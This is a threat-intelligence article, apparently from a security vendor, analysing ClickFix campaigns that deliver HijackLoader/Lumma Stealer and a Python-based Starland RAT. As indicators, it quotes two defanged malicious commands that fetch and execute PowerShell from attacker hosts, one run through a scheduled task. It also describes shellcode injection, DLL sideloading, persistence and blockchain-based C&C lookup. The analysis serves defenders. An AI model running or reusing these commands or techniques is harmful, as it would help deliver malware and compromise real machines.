

Executive Summary
In recent years, ClickFix attacks have become a staple in social engineering. This rising tactic was so successful that it evolved into a new attack called ConsentFix, which allows attackers to steal cloud account tokens. As expected, the evolution of this attack continues to adapt as notoriety and detections increase from defense teams.
Cynet observed several threats that abused the wave of ClickFix attacks, including HijackLoader and Starland RAT, which uses Etherhiding for C&C URL retrieval. The HijackLoader campaign was seen in high volume both in internal telemetry and in public OSINT. As is the case with HijackLoader, it abused malicious PowerShell commands from the ClickFix attack that loaded an MSI file containing the loader itself. A new version of Starland RAT was installed via a ClickFix attack that created a scheduled task to run a malicious PowerShell command, which executed malicious Python bytecode that connects to its C&C for further instructions.
Here, we detail two such campaigns Cynet caught in the wild — a widescale HijackLoader operation hiding behind trojanized MSI installers, and a quieter Starland RAT campaign that pulls its C&C address straight from the Ethereum blockchain. We learned that even a technique as simple as copy-and-paste is being paired with increasingly sophisticated evasion, from legitimate-binary sideloading to blockchain-based C&C resolution, and that defenders need to watch ClickFix well beyond the malware use case.
The Shift in Social Engineering: Silent Infections to Required User Interaction
It was only about ten years ago that vulnerabilities were being exploited left and right in Internet Explorer, Chrome, and Adobe Flash. Exploit kits like Rig and Angler EK were king – they were responsible for a significant portion of malware infections at the time. What made them so successful was their ability to detect the browser or Flash version the victim had, run the corresponding exploit code, and successfully execute malware on the victim’s machine without the victim ever downloading or double clicking on a payload. These drive-by attacks were highly successful because they required minimal user intervention – a very desirable trait for an infection vector.
For a while, it looked like social engineering was becoming a thing of the past and that browser exploits were the future of initial access. Attackers no longer needed to trick people into anything; exploit kits could automatically do their bidding through malicious JavaScript embedded in compromised websites. However, as this model of large-scale, silent exploitation became increasingly unsustainable, the software ecosystem began to respond. Browser vendors hardened their software, Adobe announced the end of life for Flash, and exploit kits were left increasingly irrelevant in the years that followed. The threat actors’ dream of infecting victims automatically came to an end. As a result, social engineering continued to play a central role in the cyber threat landscape because humans are still the weakest link.
As browser-based exploitation declined, attackers increasingly returned to techniques that depended on user interaction rather than silent compromise. Office macros later made a temporary comeback as attackers found creative ways to trick users into enabling them. However, Microsoft eventually made an important decision in 2022 that caused a major shift in the threat landscape by disabling macros by default for Office documents downloaded from the internet. Macros became less prevalent once again as attackers shifted to other delivery methods, including LNK files, ISO files used to bypass Mark of the Web (MotW), and even the old double-extension trick, making users think they were double-clicking a .docx file when they were actually executing a .exe file. These techniques still relied on deception, often by creating a sense of urgency around something like an unexpected invoice or bank transfer. But the broader pattern was clear: when technical avenues narrowed, attackers kept finding new ways to make the user perform the critical step. What if that step could be framed not as opening a file, but as fixing a technical issue?
The ClickFix Takeover
Over the last several years, a new technique dubbed ClickFix has rapidly emerged in the threat landscape. In a report released last year, Microsoft claimed that 47% of the initial access methods it observed were ClickFix, putting it ahead of veteran methods like phishing. The premise is simple: people are constantly approving CAPTCHAs on different websites, especially in the age of AI, where bots are everywhere. So why not make a fake CAPTCHA that copies a malicious command to the user’s clipboard and tells the user to press a few keys? It requires little effort from both the attacker and the victim, which is probably why it has become so successful. ClickFix campaigns start fileless and appear to be actual user activity. In fact, recent Cynet research demonstrated how ClickFix-style attacks can lead to hands-on-keyboard access in a matter of minutes, highlighting just how quickly these seemingly simple interactions can escalate into full compromises.
This same copy-paste playbook proved so effective that attackers quickly began applying it beyond traditional malware delivery. Instead of using the fake “fix” to run a payload, they adapted the technique to hijack cloud accounts. That is where ConsentFix, also known as AuthCodeFix, comes into the picture. These attacks often begin with SEO poisoning or malvertising that leads the user to a landing page asking them to authenticate to their Microsoft account. When the user clicks the authentication button, a real Microsoft login page opens, making the flow appear legitimate. Eventually, however, the authorization flow fails, and that is where the “Fix” comes in: the user is instructed to copy the failed redirect URL, often pointing to a non-existent localhost address, back into the malicious website. That URL contains an OAuth authorization code that the attackers can exchange for tokens and use to access the victim’s Microsoft account. From there, they can enumerate the environment, compromise corporate email, and carry out additional malicious activity without ever dropping malware on the machine.
While ConsentFix has yet to reach the heights of ClickFix, there is already a toolkit to host the attack available on the Russian language hacker forum XSS. The user posted in detail about ConsentFix attacks, along with a toolkit that allows attackers to easily create sites to convince users to pass along the authentication URL to the attacker.

Figure 1– Timeline of ClickFix milestones
Most ClickFix landing pages today lean on that same need for familiarity, posing as Cloudflare or reCAPTCHA pages to appear legitimate to unsuspecting victims. The following examples show common ClickFix page templates seen in recent campaigns.

Figure 2 – Example of a reCAPTCHA ClickFix site

Figure 3 – Example of a Cloudflare ClickFix site
At Cynet, we have come across several ClickFix campaigns attempting to infiltrate our customers. As the volume and diversity of these campaigns continue to increase, ClickFix has become an important area of focus for understanding the technique and helping protect people from falling victim to it. In this article, we cover two campaigns we observed: a HijackLoader campaign that surged in volume, and a stealthier ClickFix campaign that installed a Python RAT.
HijackLoader Deploys Lumma Stealer From Malicious MSIs

In April, Cynet detected a HijackLoader ClickFix campaign that deployed Lumma Stealer via malicious MSI files. The MSIs contained legitimate, benign executables – such as ESET’s free tool SysInspector – hiding the malware in a sideloaded DLL that the signed ESET binary would load. The campaign was observed using multiple variations of similar ClickFix commands that used lightweight PowerShell loaders to begin the next stages. In some variants, the attackers added fake comments in the commands to make users believe they were following the instructions of a legitimate CAPTCHA.
Initial Access
As with other ClickFix attacks, this attack chain began when the user was presented with a fraudulent webpage instructing them to run a command on their machine to fix an error. Based on the RAY-ID in the command, the page was likely masquerading as Cloudflare to make the request appear legitimate to an unsuspecting user.
The user then opened the Run window and entered the provided command. The following PowerShell command was seen across multiple customers in April:
iex(irm 85[.]11[.]161[.]198:9191 -UseBasicParsing) # RAY-ID:735428-SGTP5; Anti-bot autodetection
Although we don’t have the original site that served this specific infection, we found other ClickFix sites serving a similar command using overlapping infrastructure and serving a similar MSI file:

Figure 4 – ClickFix site from the HijackLoader campaign masquerading as FACEIT and Cloudflare
Execution
The above command downloaded a long PowerShell script from hXXp[://]85[.]11[.]161[.]198:9191/ using the Invoke-RestMethod cmdlet and executed it in memory using Invoke-Expression. When executed, the next stage wrote additional Base64-encoded PowerShell code to a PS1 file and then ran it. This was the last PowerShell stage in the infection chain. Its job was to download a file from the C&C server, which, according to the code, may have been either a .exe file or a .msi file. In this specific infection chain, we observed an MSI file being downloaded.
The MSI file was installed quietly, with a /qn flag passed to ensure no UI was shown, and immediately ran the installed software. In our case, we observed the MSI file installing ESET’s tool SysInspector as Celerity-Monitor.exe, alongside a malicious DLL called sciter-x.dll that Celerity-Monitor.exe loaded.
Defense Evasion
The downloaded script contained a lot of benign junk code to hide its real intentions. However, this junk code was extremely repetitive, making it easy to spot the real code, which was encoded as a Base64 string in a variable called $data. Unlike most PowerShell stagers, including the ones used in the previous steps of this infection chain, this script used a COM object to download the MSI file. In many attacks that use MSI files, attackers can abuse a feature in msiexec.exe that allows them to pass a URL to a remote MSI file directly. Here, however, the attackers chose to download the file themselves using a less common method in PowerShell, perhaps to evade detection.

Figure 5 – PowerShell script that downloads the MSI file via COM
The sciter-x.dll file appeared to be originally a legitimate DLL that was patched to read a file called filter-config.tmp. The DLL decrypted this file, read the name of a legitimate DLL to load, which in our case was tapisrv.dll, loaded that DLL into memory, overwrote its memory with shellcode that was decrypted from the file, and passed execution to it. This technique can evade some EDR detections by executing shellcode within the memory space of a legitimate module rather than allocating new private memory regions.

Figure 6 – Main files installed by the HijackLoader MSI
Command and Control
Once the shellcode ran, a few more executables were dropped to disk and executed, including AppData\Roaming\winrepository_v2_0\Crisp.exe and AppData\Local\Temp\EXEMessenger_net40.exe.
After execution, EXEMessenger_net40.exe attempted to connect back to the IP address 91[.]84[.]123[.]231, but at the time of analysis, the server was no longer responding. It also repeatedly made HTTP HEAD requests to http://example.com, perhaps to help the real C&C traffic blend in with benign traffic.
Starland RAT – New Infection Chain and New Commands

Unlike the previous campaign, which appeared to be large and had a high volume of samples in the wild, this campaign had a much lower profile and was observed in only one customer environment, ultimately installing Starland RAT on the victim’s machine. The threat actor tricked the user into running a command that installed a scheduled task, which then downloaded and installed a Python-based implant on the victim’s machine. The malware retrieved its actual C&C URL from the Ethereum blockchain using a technique called “EtherHiding”. Cynet originally observed this activity back in a customer’s environment in May 2026, prior to Cisco’s publication. The version of Starland RAT we observed appears to include additional commands not seen in Cisco’s sample.
Initial Access
Based on our telemetry, the attack began with a command entered through the Windows Run window. We initially observed it via RunMRU registry telemetry, which records commands recently executed from Run under HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU. In this case, the Run command did not launch the PowerShell downloader as a direct child process of explorer.exe. Instead, it created a scheduled task that ran every minute and executed the PowerShell downloader from there, likely helping the attackers avoid detections focused on PowerShell spawned directly from explorer.exe. This was the observed Run command:
schtasks /create /tr "powershell -C \"iex(irm 39e552145a32ab0a[.]fun/88c9b4d0fd9a9d0033d3757cde345302)\"" /sc minute /mo 1 /tn "Enter"
Execution

Once the scheduled task ran, it executed a PS1 file from the AppData Local Temp directory. This script then ran a Base64-encoded PowerShell command that attempted to download the next stage. As the final PowerShell stage, it downloaded a ZIP file containing a Python project, along with its own Python interpreter and a .pyc file named LICENSE.txt.
Defense Evasion
The PowerShell stages to download the ZIP used relatively basic forms of obfuscation, such as reversed strings and string concatenation to hide suspicious command fragments. The final payload, LICENSE.txt, was a highly obfuscated PYC file that used heavy string and name obfuscation. We were able to decompile the bytecode using PyLingual and ran additional scripts to decrypt strings that were XOR-encrypted with several different keys. Analysis of the recovered source code revealed very interesting functionality: the payload appeared to be a custom RAT that used a clever technique called “EtherHiding”, where the malware retrieved its C&C URL from the Ethereum blockchain. By storing the real C&C location this way, the attackers made it harder to identify the active server after the fact. The RAT did this by using the eth_call method through Polygon RPC endpoints to retrieve the hidden payload URL.

Figure 7 – LICENSE.txt script connecting to C&C and executing commands
Command and Control
After resolving the hidden C&C URL, the RAT started up and collected information about the current environment before sending it back to the C&C, where it awaited further instructions. The initial information collected was put into a JSON with the following format:
{
"build_id": "captcha",
"payload_version": "5.1",
"pc_id": machine_guid,
"windows_version": windows_version,
"machine_name": machine_name,
"username": user_name,
"av": av,
"domain": domain,
"can_elevate": not is_admin() and is_limited_token(),
"screen": screenshot_in_base64
}
This JSON included the machine GUID retrieved from the registry, the Windows version, host name, username, installed AV products, domain, whether the user could elevate privileges, and a Base64-encoded PNG screenshot of the host. After sending this information, the RAT waited for commands. Below is a list of commands the malware accepts, which includes a few additional commands compared to those previously reported by Cisco:
| Command | Description |
| shellexecute | Executes command retrieved from C&C |
| x32 | Inject 32-bit shellcode in dpapimig.exe using standard VirtualAllocEx + WriteProcessMemory + QueueUserAPC |
| x32_v2 | Inject 32-bit shellcode in prevhost.exe using Early Bird injection with QueueUserAPC |
| x32_v3 | Inject 32-bit shellcode in efsui.exe using Nt functions + QueueUserAPC |
| x32_v4 | Inject 32-bit shellcode in systray.exe using VirtualAllocEx + Nt functions for write/protect and QueueUserAPC |
| x64 | Re-runs 64-bit version of the code with an argument for the version of shellcode injection to use |
| x64_2 | Re-runs 64-bit version of the code with an argument for the version of shellcode injection to use |
| x64_3 | Re-runs 64-bit version of the code with an argument for the version of shellcode injection to use |
| x64_4 | Re-runs 64-bit version of the code with an argument for the version of shellcode injection to use |
| download | Downloads a file from the C&C. If its an exe, it runs it. If its an MSI, it quietly installs it. If it’s a dll, it uses regsvr32 /s to run it. If it’s a zip, it will unzip it. The files are downloaded to %TMP% |
| elevate | Tries to run the RAT as administrator by triggering UAC. If it fails, it tries again. |
| interactive_start | Opens an interactive shell with options for cmd or PowerShell. |
| botinfo | Collects information about the host via WMI, Windows API, the registry, and other commands. Information includes general system details, disk drives, cloud storage, browser extensions, installed software, and security settings. |
| screenshot | Grabs a screenshot of the host and saves it to a PNG file. |
Persistence and Discovery
Upon execution, Cynet observed multiple persistence and discovery commands coming from pythonw.exe. First, the malware created an LNK file in the startup directory that ran pythonw.exe with LICENSE.txt. Then, a new scheduled task named `MSIAfterInstall_7861` was created to run LICENSE.txt on login. After establishing multiple methods of persistence, the malware grabbed a screenshot and collected myriad pieces of information from the system, including:
- Installed AV products
- The domain
- Output of systeminfo.exe
- The current user + user information from net user
- System information from Win32_ComputerSystem, Win32_Processor, Win32_OperatingSystem, and Win32_ShadowCopy
- Any information on computer restore points
- Any installed software as listed in the uninstall programs registry list
- Network information (IP and MAC address)
- Firewall profiles and settings
- If EnableLUA is enabled in the registry
- The status of Windows Defender on the machine

Figure 8 – Telemetry of commands executed by LICENSE.txt
Where Do We Go From Here?
